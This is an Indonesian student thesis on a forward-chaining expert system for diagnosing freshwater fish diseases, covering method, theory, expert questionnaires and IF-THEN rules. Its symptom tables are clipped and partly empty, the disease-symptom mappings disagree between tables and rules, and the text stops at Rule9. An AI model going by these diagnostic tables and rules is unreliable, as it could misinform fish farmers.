Sistem pakar (*expert system*) yaitu program-program yang bertingkah laku seperti manusia pakar/ahli (*human expert*). Dengan sistem pakar, orang yang awampun dapat menyelesaikan masalah seperti yang cukup rumit yang sebenarnya hanya dapat diselesaikan dengan bantuan para ahli, sistem pakar juga akan membantu aktivitasnya sebagai yang berpengalaman (Siswanto, 2010:17). Sistem pakar mampu memecahkan masalah tanpa dipengaruhi oleh faktor dari luar seperti intimidasi, paksaan kejiwaaan, factor ekonomi ataupun perasaan. Konsep dasar sistem mengandung keahlian, ahli/pakar, pengalihan keahlian, mengambil keputusan, aturan kemampuan menjelaskan. Bagian yang bertindak

sebagai solusi pencari solusi dari suatu permasalahan berdasarkan pada kaidah-kaidah yang ada dalam basis pengetahuan sistem pakar adalah mesin inference (*Inference Engine*). Strategi pencarian mendapatkan solusi bagi permasalahan yang dihadapi pada penelitian ikan air tawar ini dengan menggunakan metode *Forward Chaining*.

Forward Chaining, merupakan strategi pencarian yang memulai proses pencarian berdasarkan dari sekumpulan data atau fakta, dari data-data tersebut dicari suatu kesimpulan yang menjadi solusi dari sebuah permasalahan yang sedang dihadapi. Dimulai dari mengetahui gejala-gejala yang dialami oleh ikan air tawar, sehingga kita dapat menentukan bagaimana cara penanganan yang tepat untuk mencegah kerugian yang semakin besar.

A. Pengembangan Software

Model pengembangan sistem yang akan digunakan dalam penelitian ini adalah mode; *waterfall* (air terjun) atau sering juga disebut *Sequential Linier* yaitu, tahapan dalam membuat software dalam skala besar dan akan digunakan dalam waktu lama. Metode ini merupakan pengembangan sistem yang paling tua dan paling sederhana dan cocok untuk pengembangan perangkat lunak dengan spesifikasi yang tidak berubah-ubah. Adapun penjelasan dari proses model pengembangan sistem tersebut, adalah sebagai berikut:

1. Analisa Kebutuhan Software

Analisa kebutuhan merupakan langkah awal untuk menentukan gambaran perangkat yang akan dihasilkan ketika pengembang melaksanakan sebuah proyek pembuatan perangkat lunak yang baik dan sesuai dengan kebutuhan pengguna sangat tergantung sangat pada keberhasilan dalam melakukan analisis kebutuhan.

2. Desain

Desain perangkat lunak bukan hanya sebuah peancangan berupa *interface* (antar muka) sebuah perangkat lunak, tetapi memiliki lingkungan yang jauh lebih luas.

Sebuah proses untuk mendefinisikan yang akan dikerjakan dengan menggunakan teknik yang bervariasi serta didalamnya melibatkan deskripsi mengenai arsitektur serta detail komponen dan juga keterbatasan yang akan dialami dalam proses pengerjaannya.

3. Generation

Pembuatan sistem pakar pada penelitian ini menggunakan program berorientasi objek. Pemrograman berorientasi objek merupakan paradigma pemrograman yang berorientasikan kepada objek. Semua data dan fungsi didalamnya dibungkus dalam kelas-kelas atau objek-objek.

Bandingkan dengan logika pemrograman terstruktur. Setiap objek dapat menerima pesan, memproses data, dan mengirim pesan ke objek lainnya.

4. Testing

Setelah kode dibuat pengujian dimulai. Proses pengujian berfokus pada logika perangkat lunak, memastikan bahwa semua pernyataan sudah diuji dan pada eksternal fungsional yaitu mengarahkan pengujian untuk menemukan kesalahan-kesalahan dan memastikan bahwa input yang dibatasi akan memberikan hasil actual yang sesuai dengan hasil yang dibutuhkan.

5. *Support*

Perangkat lunak akan mengalami perubahan setelah disampaikan kepada pengguna. Perubahan akan terjadi karena kesalahan-kesalahan yang ditentukan, karena perangkat lunak harus disesuaikan untuk mengakomodasikan perubahan di dalam lingkungan eksternalnya, atau karena pelanggan membutuhkan perkembangan fungsional atau unjuk kerja. Pemeliharaan tidak membuat yang baru lagi guna meminimalisir biaya dan waktu pengerjaannya.

1.5.2 Ruang Lingkup

Adapun ruang lingkup pembuatan sistem ini adalah mengacu berdasarkan pada gejala-gejala yang umum dan klinis yang sering dialami oleh ikan tawar dan tidak berdasarkan hasil tes laboratorium. Sistem ini memberikan informasi khusus mengenai penyakit pada ikan air tawar yang disebabkan oleh bakteri, parasite, dan jamur serta solusi dengan menggunakan metode *forward chaining*.

Penyakit yang dibahas pada sistem pakar ini yaitu: *protozoa*, *metozoa*, kutu ikan(*argulus*), malnutrisi, genetis, bakteri, jamur, *leishmania*, dan lingkungan. Dengan data yang bersumber dari kegiatan di Balai Benih Ikan yang berlokasi di Cipancuh Indramayu. Sistem pakar berbasis aturan ini diaplikasikan dalam bentuk web hanya sekedar pendagnosis awal dari penyakit ikan air tawar dan penanggulangannya.

BAB II

LANDASAN TEORI

2.1 Tinjauan Pustaka

2.1.1 Pengenalan Kecerdasan Buatan

Kecerdasan buatan atau *Artifial Intelligence* (AI) merupakan proses dimana peralatan mekanik dapat melaksanakan kejadian-kejadian dengan menggunakan pemikiran atau kecerdasan seperti manusia. Pendekatan dasar ilmiah timbul sebelum invansi ke komputer, ini tidak sama dengan kasus mesin uap. Pendekatan ilmiah melihat batas sementara dari komputer, dan dapat siatasi dengan perkembangan teknologi lanjutan (Siswanto, 2010:1)

2.1.2 sistem Pakar (*Expert System*)

A. Pengertian Sistem Pakar

Sistem pakar yaitu program-program yang bertingkah laku seperti manusia, pakar atau ahli (*human expert*), yang paling banyak aplikasinya dalam membantu menyelesaikan masalah-masalah dalam dunia nyata (Siswanto, 2010:117).

B. Ciri-ciri Sistem Pakar

Ciri-ciri sitem pakar:

1. Terbatas pada domain keahlian tertentu.
2. Dapat memberikan penalaran untuk data yang tidak pasti.
3. Dapat mengemukakan rangkaian alasan-alasan yang diberikannya dengan cara yang dapat dipahami.
4. Berdasarkan pada kaidah atau ketentuan atau *rule* tertentu.

5. Dirancang untuk dapat dikembangkan secara bertahap.
6. Pengetahuan dan mekanisme penalaran (*inference*) jelas terpisah.
7. Keluarannya bersifat anjuran.
8. Sistem dapat mengaktifkan kaidah secara searah yang sesuai dituntun oleh dialog dengan *user*.

C. Keuntungan Sistem Pakar

Keuntungan sistem pakar:

1. Membuat seseorang yang awam bekerja secara seperti layaknya seorang pakar.
2. Meningkatkan produktivitas akibat meningkatnya kualitas hasil pekerjaan, disebabkan meningkatnya efisiensi kerja.
3. Menghemat waktu kerja.
4. Menyederhanakan pekerjaan.
5. Merupakan arsip yang terpercaya dari sebuah keahlian.
6. Memperluas jangkauan, dari keahlian secara pakar.

Komponen Sistem Pakar

Sebuah program sistem pakar terdiri atas komponen-komponen sebagai berikut:

1. Basis Pengetahuan (*knowledge Base*)

Sebuah database yang menyimpan informasi pengetahuan tertentu dan aturan-aturan tentang subjek tertentu.

Basis pengetahuan (*Knowledge Base*) terdiri dari dua bentuk:

- a. Objek : kesimpulan yang didefinisikan oleh kelompok aturan.

- b. Atribut : kualitas tertentu dimana bersama-sama dengan aturan membantu mendefinisikan objek.

2. Mesin Inferensi (*Inference Engine*)

Mesin inferensi (*Inference Engine*) adalah bagian dari sistem pakar yang mencoba menggunakan informasi yang diberikan untuk menemukan objek yang sesuai. Dasar untuk membentuk mesin inferensi (*Inference Engine*) dengan menggunakan pelacakan ke depan (*Forward Chaining*) dimulai dari sekumpulan fakta-fakta (data) dengan mencari kaidah yang cocok dengan dugaan atau hipotesa yang ada menuju kesimpulan.

3. Antar muka pemakai (*User Interface*)

Bagian penghubung antara sistem dengan pemakai yang akan terjadi dialog antara program dan pemakai. Program akan mengajukan pertanyaan-pertanyaan dan jawaban “ya” atau “tidak”, berbentuk panduan menu (*Menu Driven*), pertanyaan-pertanyaan bahasa alami (*Natural Language*), dan *graphics Interface Style*. Program sistem pakar akan mengambil kesimpulan berdasarkan jawaban-jawaban dari pemakai tadi.

4. *Development Engine*


Bagian dari sistem pakar sebagai fasilitas untuk mengembangkan mesin inferensi dan penambahan basis pengetahuan yang akan dilakukan oleh *knowledge engineer* (harus punya keahlian dalam mengerti bagaimana pakar menerapkan pengetahuan mereka dalam memecahkan masalah, mampu mengekstraksi penjelasan (*knowledge acquisition*) mengenai pengetahuan dari

pakar), bila si pakar menemukan pengetahuan dan aturan yang baru pengalaman ia bekerja.

5. *Forward Chaining*

Terkadang disebut juga : *data-driven* karena *inference engine* menggunakan informasi yang ditentukan oleh *user* untuk memindahkan keseluruhan jaringan dari logika ‘AND’ dan ‘OR’ sampai sebuah terminal ditentukan sebagai objek. (Siswanto, 2010:121)

Bila *Inference Engine* tidak dapat menentukan objek maka akan meminta informasi lain. Aturan (*Rule*) di mana menentukan objek, membentuk lintasan (*Path*) yang mengarah ke objek. Oleh karena itu, hanya satu cara untuk mencapai objek adalah memenuhi semua aturan.



Sumber : Siswanto, 2010:126

Gambar II.1

Forward Chaining

2.1.3 UML (*Unified Modeling Language*)

A. Pengertian UML

Uml singkatan dari *Unified Modeling Language* yang berarti bahasa pemodelan standar. Ketika kita membuat model menggunakan konsep UML ada aturan-aturan yang harus diikuti. Bagaimana elemen pada model-model yang kita buat berhubungan satu dengan lainnya harus mengikuti standar yang ada. UML bukan hanya sekedar diagram, tetapi juga menceritakan konteksnya. Ketika

pelanggan memesan sesuatu dari sistem, bagaimana transaksinya? Bagaimana sistem mengatasi eror yang terjadi? Bagaimana keamanan terhadap sistem yang kita buat? Dan sebagainya dapat dijawab dengan UML (Widodo dan Herlawati, 2011:06).

B. Diagram Use Case

Use case menggambarkan fungsi tertentu dalam suatu sistem berupa komponen, kejadian atau kelas.

Cara untuk menghasilkan use case yang baik, yakni:

1. **Pilihlah nama yang baik.** Use case adalah sebuah *behavior* (perilaku), jadi seharusnya dalam frase kata kerja.
2. **Ilustrasi perilaku dengan lengkap.** Use case dimulai dari inisiasi actor primer dan berakhir pada actor dan menghasilkan tujuan.
3. **Identifikasi perilaku dengan lengkap.** Untuk mencapai tujuan dan menghasilkan nilai tertentu dari actor, *use case* harusnya lengkap.
4. **Menyediakan *use case* lawan (*inverse*).** Kita biasanya memutuskan *use case* yang membatalkan tujuan, misalnya pada *use case* pemesanan kamar, dibutuhkan pula *use case* pembatalan pemesanan kamar.
5. **Batasi *use case* hingga satu perilaku saja.** Guna menghindari kerancuan, jagalah *use case* kita hanya fokus pada satu hal.
6. **Nyatakan *use case* dari sudut pandangan aktor.** Pilihlah nama *use case* pemesanan kamar, bukannya pencatatan pesanan kamar karena pemesan kamar sudut pandang aktor tamu sedangkan pencatatan sudut pandangnya hotel.

C. Diagram Aktivitas

Diagram aktivitas lebih memfokuskan diri pada eksekusi dan alur sistem daripada bagaimana sistem itu dirakit. Diagram ini tidak hanya memodelkan *software* melainkan memodelkan bisnis juga. Diagram aktivitas menunjukkan aktivitas sistem dalam bentuk kumpulan aksi-aksi.

D. Diagram Deployment

Model diagram *deployment* bagian-bagian perangkat lunak suatu sistem ke perangkat keras yang akan mengeksekusinya. Elemen-elemen perangkat lunak seperti komponen, kelas, paket dan sebagainya dimanifasikan menggunakan artifak serta dipetakan ke perangkat keras yang akan menjalankan dengan titik (*nodes*). Komunikasi antar titik dimodelkan dengan jalur komunikasi (*communication paths*).

E. Diagram Komponen

Component merupakan unit implementasi fisik yang memiliki antarmuka yang terdefinisi dengan baik dan digunakan sebagai bagian yang dapat digantikan dalam suatu sistem/perangkat lunak yang kita kembangkan. (Adi Nugroho, 2010:66)

2.2 Penelitian Terkait

Hasil penelitian sebelumnya yang menjadi kajian untuk menyelesaikan masalah yang dihadapi dan melakukan pengkajian dari teori dan metode pemecahan masalah yang sama dari permasalahan yang ada adalah sebagai berikut:

Menurut Elfani dan Pujiyanta (2013:42) : Usaha peternakan ikan merupakan salah satu peluang bisnis yang prospeknya menjanjikan khususnya ikan konsumsi air tawar. Namun masih banyaknya kendala yang ditemui oleh para pengusaha peternak ikan. Seperti penyakit ikan, yang mengakibatkan peternak ikan panen tidak maksimal dan kurangnya jumlah pakar iakn sebagai empat konsultasi. Sehingga perlu adanya media

bantu berupa sistem yang dapat memberi solusi kapan saja. Dengan demikian peternak ikan dapat mengetahui penyakit yang menyerang ikan ternaknya lebih dini.

Menurut Puput, dkk (2015:25): Penanganan penyakit pada budidaya ikan koi sejak dini dapat menghindari penularan penyakit ke ikan koi lain dalam satu kawasan dan dapat menyelamatkan ikan dari kematian. Terbatasnya jumlah pakar, serta kurangnya penyebaran pengetahuan, menyebabkan diperlukannya sistem pakar diagnosis penyakit ikan koi.

Dari hasil tinjauan kedua jurnal diatas, pada penelitian pertama tentang kendala pembudidaya ikan air tawar kemudian penelitian kedua yang membahas tentang penanganan penyakit ikan koi yang membuktikan bahwa sistem ini mampu mengatasi masalah yang dihadapi seperti menjadi solusi untuk para pengguna informasi untuk mendapatkan informasi yang cepat dan tepat. Dengan adanya sistem pakar yang berbasis *web* ini tentunya akan meringankan para peneliti di LABORATORIUM DINAS PERIKANAN DAN PERTANIAN INDRAMAYU. Penambak maupun pembudidaya ikan air tawar dalam mengembangkan budidayaanya.

BAB III

ANALISA DAN RANCANGAN SISTEM BERJALAN

3.1 Tinjauan Perusahaan

Laboratorium Kesehatan Ikan dan Lingkungan dibawah lingkup dinas Perikanan dan Kelautan Kabupaten indramayu dengan wilayah kerja meliputi masyarakat yang usahanya bergerak di sector perikanan khususnya (pengusaha *hactery*, pengolah dan pembudidaya) dan masyarakat luas yang membutuhkan jasa pelayanan Laboratorium pada umumnya.


3.1.1 Sejarah Perusahaan

Kabupaten indramayu adalah salah satu wilayah dengan kondisi ekologis dan geografis yang potensial untuk pengembangan usaha perikanan dan kelautan yang menyeluruh meliputi perikanan tangkap, perikanan budidaya, pengolahan hasil perikanan dan kelautan dan produksi garam rakyat danwisata bahari. Dengan potensi yang dimiliki, maka Kabupaten indramayu memiliki kontribusi perikanan dan kelautan terbesar di Propinsi Jawa Barat, yaitu kegiatan perikanan tangkap tangkap meliputi penangkapan ikan di laut dan perairan umum.

Kegiatan budidaya perikanan meliputi budidaya ikan di tambak air payau, budidaya ikan di kolam air tawar dan budidaya ikan di laut. Kegiatan pengolahan hasil perikanan dan kelautan menjadi factor pendorong upaya peningkatan produksi perikanan dan kelautan di Kabupaten Indramayu. Kegiatan produksi garam rakyat merupakan daerah penghasil produksi garam **terbesar di Jawa Barat.**

3.1.2 Struktur Organisasi

Adapun struktur organisasi laboratorium adalah sebagai berikut:



Sumber : Laboratorium Dinas Perikanan dan Pertanian Indramayu.

Gambar 111.1

Struktur Organisasi Laboratorium Dinas Perikanan dan Pertanian Indramayu

3.2 Pengumpulan Data Pakar

Data pakar yang telah diperoleh dalam pengumpulan data pada pembuatan skripsi ini adalah sebagai berikut :

3.2.1 Objek Pakar

Pengelolaan data penulis dapatkan dari jawaban kuesioner pakar di bidangnya:

1. Sri Endang Rozky,sp sudah bekerja pada Dinas Perikanan Dan Kelautan, Indramayu selama 6 tahun sampai saat ini.
2. Nur Isti'an Ah Deviyanti,s.p.i sudah bekerja pada Dinas Perikanan Dan Kelautan, Indramayu selama 4 tahun sampai saat ini
3. Lutfi Mukholifah, A.Md sudah bekerja pada Dinas Perikanan Dan Kelautan, Indramayu selama 4 bulan sampai saat ini.

3.2.2 Hasil Wawancara Pakar

Tabel 111.1
Tabel Kuisisioner Pakar

KUISISIONER DIAGNOSA PENYAKIT PADA BUDIDAYA IKAN AIR TAWAR

NAMA :
JABATAN :
LAMA KERJA :
PENDIDIKAN :

No	Apakah anda setuju,.....memiliki gejala berikut ini:	Ya	Tidak
1.	ikan tampak pucat		
2.	ikan suka makan kurang		
3.	gerakan ikan lambat dan sering menggosok-gosokan tubuhnya pada dinding kolam		
4.	ada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air		
5.	terdapat bercak-bercak putih pada permukaan tubuh ikan		
6.	ikan tampak lemah		
7.	pertumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir		
8.	ikan sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar oksigen tinggi		
9.	ikan tampak pucat dan membengkak sehingga operculum terbuka		
10.	ikan sulit bernafas seperti gejala kekurangan oksigen		
11.	terdapat kemerahan disekitar lokasi penempelan parasite		
12.	ada infeksi berat parasite ini kadang dapat terlihat dengan mata telanjang pada permukaan kulit ikan		

	anya benang-benang halus menyerupai kapas yang menempel pada telur		
	ka pada bagian eksternal ikan		
	rtumbuhan ikan lambat		
	gan tubuh badan yang tidak sempurna serta kelainan lainnya		
	da kulit ikan di tumbuhi benang-benang halus seperti kapas berwarna putih atau kecoklatan		
	ndarahan pada sirip dan insang ikan		
	da bagian badan sirip dan mata ditemukan parasite yang menempel		
	n menjadi kurus		
	ka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan		
	sul berisi cairan		
	ip mengalami pembusukan sehingga rusak		
	ang rusak		
	rut mengalami pembengkakan dan kadang ekor ikan rusak		

Tabel 111.2

Kesimpulan Kuisioner pakar

Nama Penyakit	Nama Gejala
ETOZOA	n tampak pucat fsu makan berkurang n tampak lemah

	n sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar air sul berisi cairan ip mengalami pembusukan sehingga rusak
NYAKIT MALNUTRISI	n tampak lemah ang tampak pucat dan dan membengkak sehingga <i>overculum</i> terbuka da infeksi berat parasite ini kadang dapat terlihat dengan mata telanjang gan tubuh badan ikan yang tidak sempurna serta kelainan lainnya n menjadi kurus
NYAKIT GENETIS	tumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir tumbuhan ikan lambat
AKTERI	anya bercak-bercak putih pada permukaan tubuh ikan sul berisi cairan
MUR	rakan lambat dan sering menggosok-gosokkan tubuhnya pada dinding kolam n sulit bernafas seperti kekurangan oksigen da kulit ikan ditumbuhi benang-benang halus seperti kapas berwarna putih ut mengalami pembengkakan dan kadang ekor ikan putus
ARNEA	da infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air dan kemerahan disertai lokasi penempelan <i>parasite</i>

	ka pada bagian eksternal ikan da bagian badan sirip ikan dan mata ditemukan <i>parasite</i> yang menempel
UTU IKAN	ip mengalami pembusukan sehingga rusak ang rusak
KIBAT LINGKUNGA N	tumbuhan ikan lambat gan tubuh badan ikan yang tidak sempurna serta kelainan lainnya ut mengalami pembengkakan dan kadang ekor ikan putus
OTOZOA	ndarahan pada sirip dan insang ikan ka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan

Tabel 111.3

Tabel Pengetahuan gejala

Kode gejala	Nama Gejala
01	n tampak pucat
02	fsu makan kurang
03	rakan lambat dan sering menggosok-gosokan tubuhnya pada dinding kolam
04	da infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air
05	anya bercak-bercak putih pada permukaan tubuh ikan
06	n tampak lemah
07	tumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk

	lender
8	n sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar oksigen
9	ang tampak pucat dan membengkak sehingga overuculum terbuka
0	n sulit bernafas seperti kekurangan oksigen
1	dan kemerahan disertai lokasi penempelan parasite
2	da infeksi berat parasite ini kadang dapat terliht dengan mata telanjang
3	anya benang-benang halus menyerupai kapas yang menempel pada telur
4	ka pada bagian eksternal ikan
5	rtumbuhan ikan lambat
6	gan tubuh badan yang tidak sempurna serta kelainan lainnya
7	da kulit ikan ditumbuhi benang-benang halus seperti kapas berwarna putih
8	ndarahan pada sirip dan insang ikan
9	da bagian badan sirip ikan dan mata ditemukan parasite yang menempel
0	n menjadi kurus
1	ka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan
2	sul berisi cairan
3	ip mengalami pembusukan sehingga rusak
4	ang rusak
5	ut mengalami pembengkakan dan kadang ekor ikan putus

3.3 Algoritma Sistem Pakar

Untuk menu utama sistem pakar ini ada beberapa pilihan menu. User diperkenankan untuk memilih salah satu dari menu yang tersedia. Jika sudah

dipilih, maka akan menampilkan proses selanjutnya. Algoritma merupakan penulisan alur proses selanjutnya. Penulis dalam menggambarkan algoritma dari sistem pakar ini menggunakan *Flowchart* dan fungsi logika atau *Pseudocode*.

Flowchart adalah gambaran bentuk diagram alir dari algoritma-algoritma dalam suatu program, yang menyatakan arah alur program tersebut. (Pahlevy : 2010).


3.4 Basis Pengetahuan

Isi dari basis pengetahuan adalah fakta-fakta dan aturan-aturan yang dipakai oleh beberapa pakar dengan dilandasi pengetahuan yang diperoleh dari pengalaman pakar.

Metode yang digunakan adalah metode *forward chaining* atau pencarian kedepan dimana cara pencarian kesimpulannya yaitu dengan mencari informasi yang ada dan mencari fakta-fakta yang ada guna menghasilkan suatu tujuan atau kesimpulan.

3.4.1 Tabel Pakar

Tabel pakar merupakan fakta-fakta yang diperoleh dari pakar-pakar, ilmu pengetahuan, penelitian, dan pengalaman-pengalaman mereka dalam mengidentifikasi gejala penyakit ikan air tawar. Adapun data-data yang telah dikumpulkan adalah sebagai berikut:



Gambar 111.2

Pohon Pakar

Tabel 111.4

Tabel Relasi Pakar

de gejala	Nama Gejala	1	2	3	4	5	5	7	3	9
1	n tampak pucat									
2	fsu makan kurang									
3	n sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar oksigen									
4	la infeksi lanjut ikan megap- megap dan meloncat-loncat ke permukaan air									
5	anya bercak-bercak putih pada permukaan tubuh ikan									
6	n tampak lemah									
7	tumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lender									
8	n sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar air									
9	ang tampak pucat dan membengkak sehingga overculum terbuka									
0	n sulit bernafas seperti kekurangan oksigen									
1	dan kemerahan disertai lokasi									

	penempelan parasite									
2	la infeksi berat parasite ini kadang dapat terlihat dengan mata telanjang									
3	anya benang-benang halus menyerupai kapas yang menempel pada telur									
4	ka pada bagian eksternal ikan									
5	tumbuhan ikan lambat									
6	gan tubuh badan yang tidak sempurna serta kalainan lainnya									
7	la kulit ikan ditumbuhi benang-benang halus seperti kapas berwarna putih									
8	ndarahan pada sirip dan insang ikan									
9	la bagian sirip ikan dan mata ditemukan parasite yang menempel									
0	n menjadi kukrus									
1	ka berwarna kemereh-merahan atau bercak-bercak merah pad bagian tubuh luar ikan									
2	ul berisi cairan									
3	ip mengalami pembusukan sehingga rusak									

4	ang rusak									
5	ut mengalami pembengkakan dan kadang ekor ikan putus									

Keterangan Daftar Nama Penyakit

P1 = *Metozoa*

P2 = *Malnutrisi*

P3 = *Genetis*

P4 = *Bakteri*

P5 = *Jamur*

P6 = *Learnea*

P7 = *Kutu Ikan*

P8 = *Akibat Lingkungan*

P9 = *Protozoa*

Keterangan Daftar Nama Gejala

G01 = Ikan tampak pucat

G02 = Nafsu makan kurang

G03 = gerakan lambat dan sering menggosok-gosokkan tubuhnya pada dinding kolam.

G04 = Pada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air.

G05 = Adanya bercak-bercak putih pada permukaan tubuh ikan

G06 = Ikan tampak lemah

G07 = Pertumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir.

G08 = ikan sering terlihat berkumpul disekitar air masuk karena kualitas dan kadar air.

- G09 = Insang tampak pucat dan membengkak sehingga *overculum* terbuka.
- G10 = Ikan sulit bernafas seperti kekurangan oksigen.
- G11 = Badan kemerahan disertai loaksi penempelan parasite
- G12 = Pada infeksi berat parasite ini kadang dapat terlihat dengan mat telanjang
- G13 = Adanya benang-benang halus menyerupai kapas yang menempel pada telur.
- G14 = Luka pada bagian eksternal ikan.
- G15 = Pertumbuhan ikan lambat.
- G16 = Organ tubuh badan ikan yang tidak sempurna serta kelainan lainnya.
- G17 = Pada kulit ikan ditumbuhi benang-benang halus seperti kapas berwarna putih.
- G18 = Pendarahan pada sirip dan insang ikan.
- G19 = Pada bagian badan sirip ikan dan mata ditemukan parasite yang menempel.
- G20 = Ikan menjadi kurus.
- G21 = Luka berwarna kemerah-merahan atau bercak-bercak merah pada bagian tubuh luar ikan.
- G22 = Bisul berisi Cairan.
- G23 = Sirip mengalami pembusukan sehingga rusak.
- G24 = Insang rusak.
- G25 = Perut mengalami pembengkakan dan kadang ekor ikan putus.

3.4.2 Rule-rule pada Pakar

Rule1

Jika ikan tampak pucat **Dan** nafsu makan kurang **Dan** ikan sering terlihat berkumpul disekitar air masuk karena kualitas air dan kadar air **Dan** bisul berisi

cairan **Dan** sirip mengalami pembusukan sehingga rusak **Maka** penyakit = Metozoa

Rule2

Jika ikan tampak lemah **Dan** insang tampak pucat dan membengkak sehingga *overculum* terbuka **Dan** pada infeksi berat *parasite* ini kadang dapat terlihat dengan mata telanjang **Dan** organ tubuh badan ikan yang tidak sempurna serta kelainan lainnya **Dan** ikan menjadi kurus **Maka** penyakit = Malnutrisi.

Rule3

Jika pertumbuhan lambat, tingkah laku dan berenang tidak normal disertai produk lendir, pertumbuhan ikan lambat **Maka** penyakit = Genetis

Rule4

Jika pada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air **Dan** adanya bercak-bercak putih pada permukaan tubuh ikan **Dan** bisul berisi cairan **Maka** penyakit = Bakteri.

Rule5

Jika luka pada bagian eksternal ikan **Dan** pada kulit ikan ditumbuhi benang-benang halus seperti kapas berwarna putih **Dan** perut mengalami pembengkakan dan kadang ekor ikan putus **Maka** penyakit = Jamur.

Rule6

Jika pada infeksi lanjut ikan megap-megap dan meloncat-loncat ke permukaan air **Dan** badan kemerahan disertai lokasi penempelan parasite **Maka** penyakit = *Learnea*.

Rule7

Jika ikan tampak lemah **Dan** ikan sulit bernafas seperti kekurangan oksigen **Dan** sirip mengalami pembusukan sehingga rusak **Dan** insang rusak **Maka** penyakit = Kutu Ikan.

Rule8

Jika gerakan lambat dan sering menggosok-gosokkan tubuhnya pada dinding kolam **Dan** pertumbuhan ikan lambat **Dan** organ tubuh badan ikan yang tidak sempurna serta kelainan lainnya **Maka** penyakit = Akibat Lingkungan

Rule9

